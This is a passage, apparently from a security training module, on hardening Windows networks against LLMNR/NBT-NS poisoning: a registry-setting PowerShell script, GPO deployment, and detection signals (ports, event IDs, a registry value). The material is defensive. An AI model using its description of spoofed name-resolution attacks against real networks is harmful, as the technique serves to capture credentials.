
NBT-NS cannot be disabled via Group Policy but must be disabled locally on each host. We can do this by opening `Network and Sharing Center` under `Control Panel`, clicking on `Change adapter settings`, right-clicking on the adapter to view its properties, selecting `Internet Protocol Version 4 (TCP/IPv4)`, and clicking the `Properties` button, then clicking on `Advanced` and selecting the `WINS` tab and finally selecting `Disable NetBIOS over TCP/IP`.



While it is not possible to disable NBT-NS directly via GPO, we can create a PowerShell script under Computer Configuration --> Windows Settings --> Script (Startup/Shutdown) --> Startup with something like the following:

```
$regkey =
"HKLM:SYSTEM\CurrentControlSet\services\NetBT\Parameters\Interfaces"
Get-ChildItem $regkey |foreach { Set-ItemProperty -Path
"$regkey\$($_.pschildname)" -Name NetbiosOptions -Value 2 -Verbose}
```


In the Local Group Policy Editor, we will need to double click on `Startup`, choose the `PowerShell Scripts` tab, and select "For this GPO, run scripts in the following order" to `Run Windows PowerShell scripts first`, and then click on `Add` and choose the script. For these changes to occur, we would have to either reboot the target system or restart the network adapter.



To push this out to all hosts in a domain, we could create a GPO using `Group Policy Management` on the Domain Controller and host the script on the SYSVOL share in the scripts folder and then call it via its UNC path such as:

```
\\inlanefreight.local\SYSVOL\INLANEFREIGHT.LOCAL\scripts
```

Once the GPO is applied to specific OUs and those hosts are restarted, the script will run at the next reboot and disable NBT-NS, provided that the script still exists on the SYSVOL share and is accessible by the host over the network.



Other mitigations include filtering network traffic to block LLMNR/NetBIOS traffic and enabling SMB Signing to prevent NTLM relay attacks. Network intrusion detection and prevention systems can also be used to mitigate this activity, while network segmentation can be used to isolate hosts that require LLMNR or NetBIOS enabled to operate correctly.

Detection

It is not always possible to disable LLMNR and NetBIOS, and therefore we need ways to detect this type of attack behavior. One way is to use the attack against the attackers by injecting LLMNR and NBT-NS requests for non-existent hosts across different subnets and alerting if any of the responses receive answers which would be indicative of an attacker spoofing name resolution responses. This blog post explains this method more in-depth.

Furthermore, hosts can be monitored for traffic on ports UDP 5355 and 137, and event IDs 4697 and 7045 can be monitored for. Finally, we can monitor the registry key `HKLM\Software\Policies\Microsoft\Windows NT\DNSClient` for changes to the `EnableMulticast` DWORD value. A value of `0` would mean that LLMNR is disabled.